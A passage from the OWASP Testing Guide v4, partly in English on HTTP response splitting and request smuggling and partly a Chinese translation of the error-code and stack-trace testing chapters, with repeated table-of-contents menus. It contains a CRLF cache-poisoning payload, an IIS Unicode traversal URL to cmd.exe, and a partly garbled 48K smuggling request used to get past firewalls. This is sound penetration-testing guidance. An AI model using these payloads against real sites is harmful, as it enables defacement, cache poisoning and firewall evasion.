When receiving this message, the browser will bring the user to the page indicated in the Location header. However, if the application does not filter the user input, it will be possible to insert in the 'interface' parameter the sequence %0d%0a, which represents the CRLF sequence that is used to separate different lines. At this point, testers will be able to trigger a response that will be interpreted as two different responses by anybody who happens to parse it, for instance a web cache sitting between us and the application. This can be leveraged by an attacker to poison this web cache so that it will provide false content in all subsequent requests.

Let's say that in the previous example the tester passes the following data as the interface parameter:

```
advanced%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%200K%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2035%0d%0a%0d%0aSorry,%20System%20Down
```

The resulting answer from the vulnerable application will therefore be the following:

```
HTTP/1.1 302 Moved TemporarilyDate: Sun, 03 Dec 2005 16:22:19 GMTLocation: http://victim.com/main.jsp?int
erface=advancedContent-Length: 0HTTP/1.1 200 OKContent-Type: text/htmlContent-Length: 35Sorry, %20System%2
0Down
```

The web cache will see two different responses, so if the attacker sends, immediately after the first request, a second one asking for /index.html, the web cache will match this request with the second response and cache its content, so that all subsequent requests directed to victim.com/index.html passing through that web cache will receive the "system down" message. In this way, an attacker would be able to effectively deface the site for all users using that web cache (the whole Internet, if the web cache is a reverse proxy for the web application).

Alternatively, the attacker could pass to those users a JavaScript snippet that mounts a cross site scripting attack, e.g., to steal the cookies. Note that while the vulnerability is in the application, the target here is its users. Therefore, in order to look for this vulnerability, the tester needs to identify all user controlled input that influences one or more headers in the response, and check whether he/she can successfully inject a CR+LF sequence in it.

The headers that are the most likely candidates for this attack are:

- Location
- Set-Cookie

It must be noted that a successful exploitation of this vulnerability in a real world scenario can be quite complex, as several factors must be taken into account:

1. The pen-tester must properly set the headers in the fake response for it to be successfully cached (e.g., a Last-Modified header with a date set in the future). He/she might also have to destroy previously cached versions of the target pages, by issuing a preliminary request with "Pragma: no-cache" in the request headers
2. The application, while not filtering the CR+LF sequence, might filter other characters that are needed for a successful attack (e.g., "< and >"). In this case, the tester can try to use other encodings (e.g., UTF-7)
3. Some targets (e.g., ASP) will URL-encode the path part of the Location header (e.g., www.victim.com/redirect.asp), making a CRLF sequence useless. However, they fail to encode the query section (e.g., ?interface=advanced), meaning that a leading question mark is enough to bypass this filtering

For a more detailed discussion about this attack and other information about possible scenarios and applications, check the papers referenced at the bottom of this section.

Gray Box testing

HTTP Splitting

A successful exploitation of HTTP Splitting is greatly helped by knowing some details of the web application and of the attack target. For instance, different targets can use different methods to decide when the first HTTP message ends and when the second starts. Some will use the message boundaries, as in the previous example. Other targets will assume that different messages will be carried by different packets. Others will allocate for each message a number of chunks of predetermined length: in this case, the second message will have to start exactly at the beginning of a chunk and this will require the tester to use padding between the two messages. This might cause some trouble when the vulnerable parameter is to be sent in the URL, as a very long URL is likely to be truncated or filtered. A gray box scenario can help the attacker to find a workaround: several application servers, for instance, will allow the request to be sent using POST instead of GET.

HTTP Smuggling

As mentioned in the introduction, HTTP Smuggling leverages the different ways that a particularly crafted HTTP message can be parsed and interpreted by different agents (browsers, web caches, application firewalls). This relatively new kind of attack was first discovered by Chaim Linhart, Amit Klein, Ronen Heled and Steve Orrin in 2005. There are several possible applications and we will analyze one of the most spectacular: the bypass of an application firewall. Refer to the original whitepaper (linked at the bottom of this page) for more detailed information and other scenarios.

Application Firewall Bypass

There are several products that enable a system administration to detect and block a hostile web request depending on some known malicious pattern that is embedded in the request. For example, consider the infamous, old Unicode directory traversal attack against IIS server (<http://www.securityfocus.com/bid/1806>), in which an attacker could break out the www root by issuing a request like:

```
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+
```

Of course, it is quite easy to spot and filter this attack by the presence of strings like ".." and "cmd.exe" in the URL. However, IIS 5.0 is quite picky about POST requests whose body is up to 48K bytes and truncates all content that is beyond this limit when the Content-Type header is different from application/x-www-form-urlencoded. The pen-tester can leverage this by creating a very large request, structured as follows:

```
POST /target.asp HTTP/1.1      <-- Request Host targetConnection Keep-AliveContent-Length CRLF><49152 b  
bytes of garbage>POST /target.asp HTTP/1.0      <-- Request Connection Keep-AliveContent-Length CRLF>POS  
T /target.asp HTTP/1.0      <-- Request xxxx POST scriptscwinntsystemcmdexecdir HTTP -- Request Conn  
ection Keep-AliveCRLF>
```

What happens here is that the Request #1 is made of 49223 bytes, which includes also the lines of Request #2. Therefore, a firewall (or any other agent beside IIS 5.0) will see Request #1, will fail to see Request #2 (its data will be just part of #1), will see Request #3 and miss Request #4 (because the POST will be just part of the fake header xxxx).

Now, what happens to IIS 5.0 ? It will stop parsing Request #1 right after the 49152 bytes of garbage (as it will have reached the 48K=49152 bytes limit) and will therefore parse Request #2 as a new, separate request. Request #2 claims that its content is 33 bytes, which includes everything until "xxxx: ", making IIS miss Request #3 (interpreted as part of Request #2) but spot Request #4, as its POST starts right after the 33rd byte or Request #2. It is a bit complicated, but the point is that the attack URL will not be detected by the firewall (it will be interpreted as the body of a previous request) but will be correctly parsed (and executed) by IIS.

While in the aforementioned case the technique exploits a bug of a web server, there are other scenarios in which we can leverage the different ways that different HTTP-enabled devices parse messages that are not 1005 RFC compliant. For instance, the HTTP protocol allows only one Content-Length header, but does not specify how to handle a message that has two instances of this header. Some implementations will use the first one while others will prefer the second, cleaning the way for HTTP Smuggling attacks. Another example is the use of the Content-Length header in a GET message.

Note that HTTP Smuggling does *not* exploit any vulnerability in the target web application. Therefore, it might be somewhat tricky, in a pen-test engagement, to convince the client that a countermeasure should be looked for anyway.

References

Whitepapers

- Amit Klein, "Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics" - http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling" - <http://www.watchfire.com/news/whitepapers.aspx>
- Amit Klein: "HTTP Message Splitting, Smuggling and Other Animals" - http://www.owasp.org/images/1/1a/OWASPAppSecEU2006_HTTPMessageSplittingSmugglingEtc.ppt
- Amit Klein: "HTTP Request Smuggling - ERRATA (the IIS 48K buffer phenomenon)" - <http://www.securityfocus.com/archive/1/411418>
- Amit Klein: "HTTP Response Smuggling" - <http://www.securityfocus.com/archive/1/425593>
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling" - <http://www.cgisecurity.com/lib/http-request-smuggling.pdf>

错误处理测试 | Owasp Testing Guide v4

[Owasp Testing Guide v4](#)

[说明](#)

[1.序](#)

[2.简介](#)

[3. OWASP测试框架](#)

[4. Web应用安全测试](#)

[4.1. 简介与目标](#)

4.1.1. 测试清单

4.2. 信息收集

- 4.2.1. 搜索引擎信息发现和侦察 (OTG-INFO-001)**
- 4.2.2. 识别web服务器 (OTG-INFO-002)**
- 4.2.3. web服务器元文件信息发现 (OTG-INFO-003)**
- 4.2.4. 服务器应用应用枚举 (OTG-INFO-004)**
- 4.2.5. 评论信息发现 (OTG-INFO-005)**
- 4.2.6. 应用入口识别 (OTG-INFO-006)**
- 4.2.7. 识别应用工作流程 (OTG-INFO-007)**
- 4.2.8. 识别web应用框架 (OTG-INFO-008)**
- 4.2.9. 识别web应用程序 (OTG-INFO-009)**
- 4.2.10. 绘制应用架构图 (OTG-INFO-010)**

4.3. 配置以及部署管理测试

- 4.3.1. 网络基础设施配置测试 (OTG-CONFIG-001)**
- 4.3.2. 应用平台配置管理测试 (OTG-CONFIG-002)**
- 4.3.3. 文件扩展名处理测试 (OTG-CONFIG-003)**
- 4.3.4. 备份_未链接文件测试 (OTG-CONFIG-004)**
- 4.3.5. 枚举管理接口测试 (OTG-CONFIG-005)**
- 4.3.6. HTTP方法测试 (OTG-CONFIG-006)**
- 4.3.7. HTTP严格传输安全测试 (OTG-CONFIG-007)**
- 4.3.8. 应用跨域策略测试 (OTG-CONFIG-008)**

4.4. 身份鉴别管理测试

- 4.4.1. 角色定义测试 (OTG-IDENT-001)**
- 4.4.2. 用户注册过程测试 (OTG-IDENT-002)**
- 4.4.3. 帐户权限变化测试 (OTG-IDENT-003)**
- 4.4.4. 帐户枚举测试 (OTG-IDENT-004)**
- 4.4.5. 弱用户名策略测试 (OTG-IDENT-005)**

4.5. 认证测试

- 4.5.1. 口令信息加密传输测试 (OTG-AUTHN-001)**
- 4.5.2. 默认口令测试 (OTG-AUTHN-002)**
- 4.5.3. 帐户锁定机制测试 (OTG-AUTHN-003)**
- 4.5.4. 认证绕过测试 (OTG-AUTHN-004)**
- 4.5.5. 记住密码功能测试 functionality (OTG-AUTHN-005)**
- 4.5.6. 浏览器缓存弱点测试 (OTG-AUTHN-006)**
- 4.5.7. 密码策略测试 (OTG-AUTHN-007)**
- 4.5.8. 安全问答测试 (OTG-AUTHN-008)**
- 4.5.9. 密码重置测试 (OTG-AUTHN-009)**
- 4.5.10. 其他相关认证渠道测试 (OTG-AUTHN-010)**

4.6. 授权测试

- 4.6.1. 目录遍历/文件包含测试 (OTG-AUTHZ-001)**
- 4.6.2. 授权绕过测试 (OTG-AUTHZ-002)**
- 4.6.3. 权限提升测试 (OTG-AUTHZ-003)**
- 4.6.4. 不安全对象直接引用测试 (OTG-AUTHZ-004)**

4.7. 会话管理测试

- 4.7.1. 会话管理绕过测试 (OTG-SESS-001)**
- 4.7.2. Cookies属性测试 (OTG-SESS-002)**
- 4.7.3. 会话固定测试 (OTG-SESS-003)**
- 4.7.4. 会话令牌泄露测试 (OTG-SESS-004)**
- 4.7.5. 跨站点请求伪造 (CSRF) 测试 (OTG-SESS-005)**
- 4.7.6. 登出功能测试 (OTG-SESS-006)**
- 4.7.7. 会话超时测试 (OTG-SESS-007)**
- 4.7.8. 会话令牌重载测试 (OTG-SESS-008)**

4.8. 输入验证测试

- 4.8.1. 反射型跨站脚本测试 (OTG-INPVAL-001)**
- 4.8.2. 存储型跨站脚本测试 (OTG-INPVAL-002)**
- 4.8.3. HTTP谓词伪造测试 (OTG-INPVAL-003)**
- 4.8.4. HTTP参数污染测试 (OTG-INPVAL-004)**
- 4.8.5. SQL注入测试 (OTG-INPVAL-005)**
 - 4.8.5.1. Oracle注入测试**
 - 4.8.5.2. MySQL注入测试**
 - 4.8.5.3. SQL Server注入测试**
 - 4.8.5.4. PostgreSQL注入测试**
 - 4.8.5.5. MS Access注入测试**
 - 4.8.5.6. NoSQL注入测试**
- 4.8.6. LDAP注入测试 (OTG-INPVAL-006)**
- 4.8.7. ORM注入测试 (OTG-INPVAL-007)**
- 4.8.8. XML注入测试 (OTG-INPVAL-008)**
- 4.8.9. SSI注入测试 (OTG-INPVAL-009)**

- [**4.8.10. XPath注入测试 \(OTG-INPVAL-010\)**](#)
- [**4.8.11. IMAP/SMTP注入测试 \(OTG-INPVAL-011\)**](#)
- [**4.8.12. 代码注入测试 \(OTG-INPVAL-012\)**](#)
 - [**4.8.12.1. 本地文件包含测试\(LFI\)**](#)
 - [**4.8.12.2. 远程文件包含测试\(RFI\)**](#)
- [**4.8.13. 命令执行注入测试 \(OTG-INPVAL-013\)**](#)
- [**4.8.14. 缓冲区溢出测试 \(OTG-INPVAL-014\)**](#)
 - [**4.8.14.1. 堆溢出测试**](#)
 - [**4.8.14.2. 栈溢出测试**](#)
 - [**4.8.14.3. 格式化字符串测试**](#)
- [**4.8.15. 潜伏式漏洞测试 \(OTG-INPVAL-015\)**](#)
- [**4.8.16. HTTP分割/伪造测试 \(OTG-INPVAL-016\)**](#)
- [**4.9. 错误处理测试**](#)
 - [**4.9.1. 错误码分析 \(OTG-ERR-001\)**](#)
 - [**4.9.2. 栈追踪分析 \(OTG-ERR-002\)**](#)
- [**4.10. 密码学测试**](#)
 - [**4.10.1. 弱SSL/TLS加密，不安全的传输层防护测试 \(OTG-CRYPST-001\)**](#)
 - [**4.10.2. Padding Oracle测试 \(OTG-CRYPST-002\)**](#)
 - [**4.10.3. 非加密信道传输敏感数据测试 \(OTG-CRYPST-003\)**](#)
- [**4.11. 业务逻辑测试**](#)
 - [**4.11.1. 业务逻辑数据验证测试 \(OTG-BUSLOGIC-001\)**](#)
 - [**4.11.2. 请求伪造能力测试 \(OTG-BUSLOGIC-002\)**](#)
 - [**4.11.3. 完整性测试 \(OTG-BUSLOGIC-003\)**](#)
 - [**4.11.4. 过程时长测试 \(OTG-BUSLOGIC-004\)**](#)
 - [**4.11.5. 功能使用次数限制测试 \(OTG-BUSLOGIC-005\)**](#)
 - [**4.11.6. 工作流程绕过测试 \(OTG-BUSLOGIC-006\)**](#)
 - [**4.11.7. 应用误用防护测试 \(OTG-BUSLOGIC-007\)**](#)
 - [**4.11.8. 非预期文件类型上传测试 \(OTG-BUSLOGIC-008\)**](#)
 - [**4.11.9. 恶意文件上传测试 \(OTG-BUSLOGIC-009\)**](#)
- [**4.12. 客户端测试**](#)
 - [**4.12.1. 基于DOM跨站脚本测试 \(OTG-CLIENT-001\)**](#)
 - [**4.12.2. JavaScript脚本执行测试 \(OTG-CLIENT-002\)**](#)
 - [**4.12.3. HTML注入测试 \(OTG-CLIENT-003\)**](#)
 - [**4.12.4. 客户端URL重定向测试 \(OTG-CLIENT-004\)**](#)
 - [**4.12.5. CSS注入测试 \(OTG-CLIENT-005\)**](#)
 - [**4.12.6. 客户端资源操纵测试 \(OTG-CLIENT-006\)**](#)
 - [**4.12.7. 跨源资源共享测试 \(OTG-CLIENT-007\)**](#)
 - [**4.12.8. Flash跨站测试 \(OTG-CLIENT-008\)**](#)
 - [**4.12.9. 点击劫持测试 \(OTG-CLIENT-009\)**](#)
 - [**4.12.10. WebSockets测试 \(OTG-CLIENT-010\)**](#)
 - [**4.12.11. Web消息测试 \(OTG-CLIENT-011\)**](#)
 - [**4.12.12. 本地存储测试 \(Local Storage\) \(OTG-CLIENT-012\)**](#)

[5. 报告编写](#)

[6. 附录](#)

- [**6.1. 附录 A: 测试工具**](#)
- [**6.2. 附录 B: 推荐读物**](#)
- [**6.3. 附录 C: 测试向量**](#)
- [**6.4. 附录 D: 编码注入**](#)

本書使用 GitBook 編出

Owasp Testing Guide v4

错误处理测试

- [**• 错误码分析 \(OTG-ERR-001\)**](#)
- [**• 栈追踪分析 \(OTG-ERR-002\)**](#)

错误码分析 (OTG-ERR-001) | Owasp Testing Guide v4

错误码分析 (OTG-ERR-001)

综述

通常在Web应用的渗透测试中，我们会遇到许多应用服务器产生的错误返回码。通过使用工具和手工特殊构造的特定请

求，我们可以触发这些错误。这些错误码可能对于测试者非常有用，因为他们会揭示许多数据库的信息、漏洞信息或者其他应用程序使用的相关组件信息。

这章节分析这些常用的返回码（和错误消息）并关注他们对应用的关系。在这个分析活动中，最关键的部分是将注意力着眼于产生的错误上面，将这些错误视为一系列帮助我们进行下一步分析的信息。一个好的信息集合能降低实施测试的时间，从而提升漏洞评估的效率。

攻击者有时候使用搜索引擎来找出暴露信息的错误位置。搜索随机受害站点的错误信息，或使用搜索引擎过滤工具来查找指定站点的错误信息，参见[搜索引擎发现和信息泄漏侦查 \(OTG-INFO-001\)](#)。

Web服务错误

在测试中我们常见的错误是HTTP 404 页面不存在。通常，这个错误码提供了关于目标web服务器和相关组件的有用细节。比如：

```
Not FoundThe requested URL /page.html was not found on this server.Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2 Server at localhost Port 80
```

这个错误消息可以通过请求一个不存在的URL来生成。除了页面不存在的常见消息，还伴随着一下关于web服务器版本、操作系统、模块组件和其他用到的产品的信息。这些信息从鉴别操作系统和应用类型的角度来看是非常重要的。

其他HTTP响应码比如400 错误请求、405 方法不允许、501 方法未实现、408 请求超时和505 HTTP 版本不支持也能被攻击者强制触发。当收到特定构造的请求时，web服务器会基于其HTTP实现来响应相关请求。

测试web服务器错误码信息暴露在[识别Web服务器 \(OTG-INFO-002\)](#)的相关HTTP头信息暴露章节中也有描述。

应用程序错误

应用程序错误通常由应用程序本身返回，而不是web服务器。这些错误可能是来自代码框架（ASP，JSP等等）的错误消息或者应用程序代码烦恼会的特定错误。这些详细的应用程序错误通常提供关于服务器路径、安装软件情况和应用程序版本信息。

数据库错误

数据库错误通常在数据库查询或连接时发生问题，由数据库系统返回。每个数据库系统比如MySQL，Oracle或MSSQL，都有着自己的错误代码。这些错误可能提供敏感信息比如数据库服务器IP信息、数据库表、列信息和登陆细节。

此外，许多SQL注入利用技巧也使用了数据库返回的消息错误消息，参见[测试SQL注入 \(OTG-INPVAL-005\)](#)章节来进一步了解相关信息。

在安全分析中，Web服务器错误不是唯一的有用的输出。考虑下面这个错误消息例子：

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005) [DBNETLIB] [ConnectionOpen(Connect())] - SQL server does not exist or access denied
```

发生了什么情况？我们下面将一步一步为你分析。

在这个例子中，80004005是一个通用的ISS返回错误码，他表明无法与相关数据库建立连接。在许多情况下，错误消息会详细说明数据库类型。这通常也能关联揭示底层的操作系统信息。通过这些信息，渗透测试人员可以做出安全测试的大致策略。

通过操纵数据库连接字符串的值，我们可以获取更详细的错误信息。

```
Microsoft OLE DB Provider for ODBC Drivers error '80004005' [Microsoft] [ODBC Access 97 ODBC driver Driver] General error Unable to open registry key 'DriverId'
```

在这个例子中，我们发现同样的通用错误信息揭示相关数据库类型和版本，以及一个需要的Windows注册表项。

现在我们将通过一个实际的安全测试例子，这个例子的对象是一个无法连接数据库服务器并处理异常的控制行为的web应用程序。这可能由于数据库名称无法进行解析，或处理非预期的变量和其他网络问题引起。

考虑这样一个场景，我们已经拥有了一个数据库管理web入口，这样我们可以通过前端图形界面来进行数据库查询、创建新表和修改数据库。在POST登陆过程中出现了下面的消息。这些消息指明了MySQL数据库的存在：

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005) [MySQL] [ODBC 3.51 Driver]Unknown MySQL server host
```

如果我们查看登陆HTML页面的源代码，我们可以发一个含有数据库IP地址的 **隐藏域** 我们可以尝试更改这个IP为渗透测

试者控制的数据库服务器来尝试迷惑应用程序，使他认为登陆是成功的。

另一个例子：已知后台的数据库服务器类型，我们可以利用这个信息来对该数据库进行SQL注入攻击或存储式XSS测试。

如何测试

下面是一些测试详细错误消息的例子。每一个例子都展示了操作系统和应用程序版本等等信息。

测试: 404 Not Found

telnet 80GET / HTTP/1.1host:

结果:

```
HTTP/1.1 404 Not FoundDate: Sat, 04 Nov 2006 15:26:48 GMTServer: Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7gContent-Length: 310Connection: closeContent-Type: text/html; charset=iso-8859-1.....Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g at Port 80...
```

测试:

导致无法连接数据库服务器的网络问题

结果:

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005) '[MySQL] [ODBC 3.51 Driver]Unknown MySQL server host
```

测试:

缺乏登陆凭证导致认证失败

结果:

用于认证的防火墙版本信息：

```
Error 407FW-1 at : Unauthorized to access the document. • Authorization is needed for FW-1. • The authentication required by FW-1 is: unknown. • Reason for failure of last attempt: no user
```

测试: 400 Bad Request

telnet 80GET / HTTP/1.1

结果:

```
HTTP/1.1 400 Bad RequestDate: Fri, 06 Dec 2013 23:57:53 GMTServer: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-PatchVary: Accept-EncodingContent-Length: 301Connection: closeContent-Type: text/html; charset=iso-8859-1.....Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch at 127.0.1.1 Port 80...
```

测试: 405 Method Not Allowed

telnet 80PUT /index.html HTTP/1.1Host:

结果:

```
HTTP/1.1 405 Method Not AllowedDate: Fri, 07 Dec 2013 00:48:57 GMTServer: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-PatchAllow: GET, HEAD, POST, OPTIONSVary: Accept-EncodingContent-Length: 315Connection: closeContent-Type: text/html; charset=iso-8859-1.....Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch at Port 80...
```

测试: 408 Request Time-out

telnet 80GET / HTTP/1.1 - 等待X秒钟（取决于目标服务器，Apache服务器默认为21秒）

结果:

```
HTTP/1.1 408 Request Time-outDate: Fri, 07 Dec 2013 00:58:33 GMTServer: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-PatchVary: Accept-EncodingContent-Length: 298Connection: closeContent-Type: text/html; charset=iso-8859-1.....Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch at Port 80...
```

测试: 501 Method Not Implemented

```
telnet 80RENAME /index.html HTTP/1.1Host:
```

结果:

```
HTTP/1.1 501 Method Not ImplementedDate: Fri, 08 Dec 2013 09:59:32 GMTServer: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-PatchAllow: GET, HEAD, POST, OPTIONSVary: Accept-EncodingContent-Length: 299Connection: closeContent-Type: text/html; charset=iso-8859-1.....Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch at Port 80...
```

测试:

通过拒绝访问错误信息枚举目录: http://

结果:

```
Directory Listing DeniedThis Virtual Directory does not allow contents to be listed.  
ForbiddenYou don't have permission to access /  
on this server.
```

测试工具

- [1] ErrorMint - <http://sourceforge.net/projects/errormint/>
- [2] ZAP Proxy - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

参考资料

- [1] [RFC2616](#) Hypertext Transfer Protocol -- HTTP/1.1
- [2] [ErrorDocument](#) Apache ErrorDocument Directive
- [3] [AllowOverride](#) Apache AllowOverride Directive
- [4] [ServerTokens](#) Apache ServerTokens Directive
- [5] [ServerSignature](#) Apache ServerSignature Directive

整改措施

IIS和ASP.net中的错误处理

ASP.net是来自微软的常用web应用框架。IIS是一个常用的web服务器。所有应用程序都会发生错误，开发者尝试捕获大部分的错误，但几乎不可能覆盖所有异常（但是可能配置web服务器来向用户隐藏这些详细的错误信息）。

IIS使用一系列自定义的错误页面，通常能在c:\winnt\help\iishelp\common目录下找到，比如“404 页面无法访问”。这些默认页面可以更改，自定义的错误也能在IIS服务器中配置。当IIS服务器接收一个aspx页面请求时，这个请求将被传递给.NET框架。

在.NET框架中有许多不同处理错误的方法，在ASP.net中，有如下三个地方可以处理错误：

1. 在 Web.config 的 customErrors 节中
2. 在 global.asax 的 Application_Error 子过程中
3. 在 aspx 中或 Page_Error 子过程中相关的代码处理页面中

使用web.config处理错误

mode="On" 将开启自定义错误消息。 mode=RemoteOnly 将对远程应用程序用户显示自定义错误消息。本地访问用户会得到完整的堆栈情况的信息，而不是自定义的错误页面。

所有错误，除了显示指定的，都会跳转到defaultRedirect指定的页面。如myerrorpagedefault.aspx。所有状态码为404的页面将会跳转为myerrorpagefor404。

在Global.asax中处理错误

当错误发生时候，Application_Error子过程被调用。开发者可以在这个子过程中为错误处理/页面编写代码。

```
Private Sub Application_Error (ByVal sender As Object, ByVal e As System.EventArgs) Handles MyBase.ErrorEnd Sub
```

在Page_Error子过程中处理错误

类似应用程序错误。

```
Private Sub Page_Error (ByVal sender As Object, ByVal e As System.EventArgs) Handles MyBase.ErrorEnd
Sub
```

ASP.net中错误处理顺序

Page_Error子过程将被最先处理，接着是global.asax中的Application_Error子过程，最后是web.config文件中的customErrors节中定义的内容。

服务器端的web应用程序信息收集非常困难，但是在这里发现的信息非常有利于正确的漏洞利用（比如，SQL注入或者XSS攻击），同时也能减少误报。

如何测试ASP.net和IIS中的错误处理

打开你的浏览器，并输入随机名字页面：

```
http://www.mywebserver.com/anyrandomname.asp
```

如果页面返回下面信息：

```
The page cannot be foundInternet Information Services
```

这意味着IIS自定义错误页面没有开启。请注意.asp扩展。

同时也测试.net自定义错误页面。输入.aspx后缀的随机页面名字：

```
http://www.mywebserver.com/anyrandomname.aspx
```

如果服务器返回：

```
Server Error in '/' Application.-----
-----The resource cannot be found. Description: HTTP 404. The resource you are looking for (or one of its dependencies) could have been removed, had its name changed, or is temporarily unavailable. Please review the following URL and make sure that it is spelled correctly.
```

那么.net的自定义页面没有开启。

Apache服务器中的错误处理

Apache是一个常见的处理HTML和PHP网页的HTTP服务器。默认情况下，Apache服务器会在HTTP错误响应中显示服务器版本、已安装产品和操作系统信息。

这些错误响应可以在全局环境中配置和自定义，在apache2.conf下的每个站点或每个目录中使用ErrorDocument指示符来配置[2]：

```
ErrorDocument 404 "Customized Not Found error message"ErrorDocument 403 /myerrorpagefor403.htmlErrorDocument 501 http://www.externaldomain.com/errorpagefor501.html
```

如果在apache2.conf [3]中全局指示符AllowOverride被正确配置，那么站点管理员可以使用.htaccess文件来定义自己的错误页面。

HTTP错误显示的信息可以通过配置apache2.conf配置文件中的ServerTokens指示符[4]和ServerSignature指示符[5]来控制。“ServerSignature Off”（默认开启）能在错误响应消息中除去服务器信息，而ServerTokens [ProductOnly|Major|Minor|Minimal|OS|Full]（默认Full）定义了错误页面中将展示什么信息。

Tomcat服务器中的错误处理

Tomcat服务器是一个处理JSP和Java Servlet应用程序的HTTP服务器。默认情况下Tomcat服务器在HTTP错误响应消息中现实服务器版本信息。

可以在web.xml配置文件中自定义错误响应。

```
404 /myerrorpagefor404.html
```

堆栈追踪分析 (OTG-ERR-002)

综述

堆栈回溯信息本身并不是漏洞，但是他们通常为攻击者揭露了有趣的信息。攻击者尝试通过恶意HTTP请求和改变输入数据来产生这些堆栈追踪信息。

如果应用程序响应的堆栈回溯信息没有很好管理，他们可能为攻击者揭示有用的信息。这些信息可能被用于进一步的攻击中。基于多种原因，提供调试信息作为产出错误的页面返回结果被认为是一项不好的操作实践。例如，他们可能包含应用程序内部工作信息，如相对路径或对象是如何被内部引用等信息。

如何测试

黑盒测试

有许多技巧能导致HTTP响应中发送异常消息。注意，在大部分情况下，这些信息将组织为HTML页面返回，也有异常消息作为SOAP的一部分或者REST响应返回。

可以尝试如下测试：

- 非法输入（比如与应用逻辑不一致的输入）。
- 包含非字母数字字符或不符合查询语法的输入。
- 空输入。
- 过长的输入。
- 未认证情况下访问内部认证页面。
- 绕过应用程序流程。

所有的上述测试可能导致包含堆栈回溯信息的应用程序错误消息。在手工测试的同时推荐使用一些模糊测试工具。

一些工具，比如[OWASP ZAP](#)和Burp代理能在你做其他渗透或测试性工作中自动探测到响应数据流中的这些异常信息。

灰盒测试

搜索那些会被组织成字符串或输出流的可能发生异常的代码。比如，在JSP中的Java代码如同下面这样：

在一些情况中，堆栈追踪信息可能被特别的组织成HTML格式，需要小心访问这些堆栈信息元素。

搜索配置文件确认错误处理配置信息和使用的默认错误页面。比如，在Java中，可以在web.xml文件中找到这些配置信息。

测试工具

[1] ZAP Proxy - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

参考资料

- [1] [RFC2616](#) Hypertext Transfer Protocol -- HTTP/1.1

密码学测试 | Owasp Testing Guide v4

[Owasp Testing Guide v4](#)

说明

1. 序

2. 简介

3. OWASP测试框架

4. Web应用安全测试

4.1. 简介与目标

4.1.1. 测试清单

4.2. 信息收集

- 4.2.1. 搜索引擎信息发现和侦察 (OTG-INFO-001)
 - 4.2.2. 识别Web服务器 (OTG-INFO-002)
 - 4.2.3. Web服务器元文件信息发现 (OTG-INFO-003)
 - 4.2.4. 服务器应用应用枚举 (OTG-INFO-004)
 - 4.2.5. 评论信息发现 (OTG-INFO-005)
 - 4.2.6. 应用入口识别 (OTG-INFO-006)
 - 4.2.7. 识别应用工作流程 (OTG-INFO-007)
 - 4.2.8. 识别Web应用框架 (OTG-INFO-008)
 - 4.2.9. 识别Web应用程序 (OTG-INFO-009)
 - 4.2.10. 绘制应用架构图 (OTG-INFO-010)
- 4.3. 配置以及部署管理测试**
- 4.3.1. 网络基础设施配置测试 (OTG-CONFIG-001)
 - 4.3.2. 应用平台配置管理测试 (OTG-CONFIG-002)
 - 4.3.3. 文件扩展名处理测试 (OTG-CONFIG-003)
 - 4.3.4. 备份、未链接文件测试 (OTG-CONFIG-004)
 - 4.3.5. 枚举管理接口测试 (OTG-CONFIG-005)
 - 4.3.6. HTTP方法测试 (OTG-CONFIG-006)
 - 4.3.7. HTTP严格传输安全测试 (OTG-CONFIG-007)
 - 4.3.8. 应用跨域策略测试 (OTG-CONFIG-008)
- 4.4. 身份鉴别管理测试**
- 4.4.1. 角色定义测试 (OTG-IDENT-001)
 - 4.4.2. 用户注册过程测试 (OTG-IDENT-002)
 - 4.4.3. 帐户权限变化测试 (OTG-IDENT-003)
 - 4.4.4. 帐户枚举测试 (OTG-IDENT-004)
 - 4.4.5. 弱用户名策略测试 (OTG-IDENT-005)
- 4.5. 认证测试**
- 4.5.1. 口令信息加密传输测试 (OTG-AUTHN-001)
 - 4.5.2. 默认口令测试 (OTG-AUTHN-002)
 - 4.5.3. 帐户锁定机制测试 (OTG-AUTHN-003)
 - 4.5.4. 认证绕过测试 (OTG-AUTHN-004)
 - 4.5.5. 记住密码功能测试 functionality (OTG-AUTHN-005)
 - 4.5.6. 浏览器缓存弱点测试 (OTG-AUTHN-006)
 - 4.5.7. 密码策略测试 (OTG-AUTHN-007)
 - 4.5.8. 安全问答测试 (OTG-AUTHN-008)
 - 4.5.9. 密码重置测试 (OTG-AUTHN-009)
 - 4.5.10. 其他相关认证渠道测试 (OTG-AUTHN-010)
- 4.6. 授权测试**
- 4.6.1. 目录遍历/文件包含测试 (OTG-AUTHZ-001)
 - 4.6.2. 授权绕过测试 (OTG-AUTHZ-002)
 - 4.6.3. 权限提升测试 (OTG-AUTHZ-003)
 - 4.6.4. 不安全对象直接引用测试 (OTG-AUTHZ-004)
- 4.7. 会话管理测试**
- 4.7.1. 会话管理绕过测试 (OTG-SESS-001)
 - 4.7.2. Cookies属性测试 (OTG-SESS-002)
 - 4.7.3. 会话固定测试 (OTG-SESS-003)
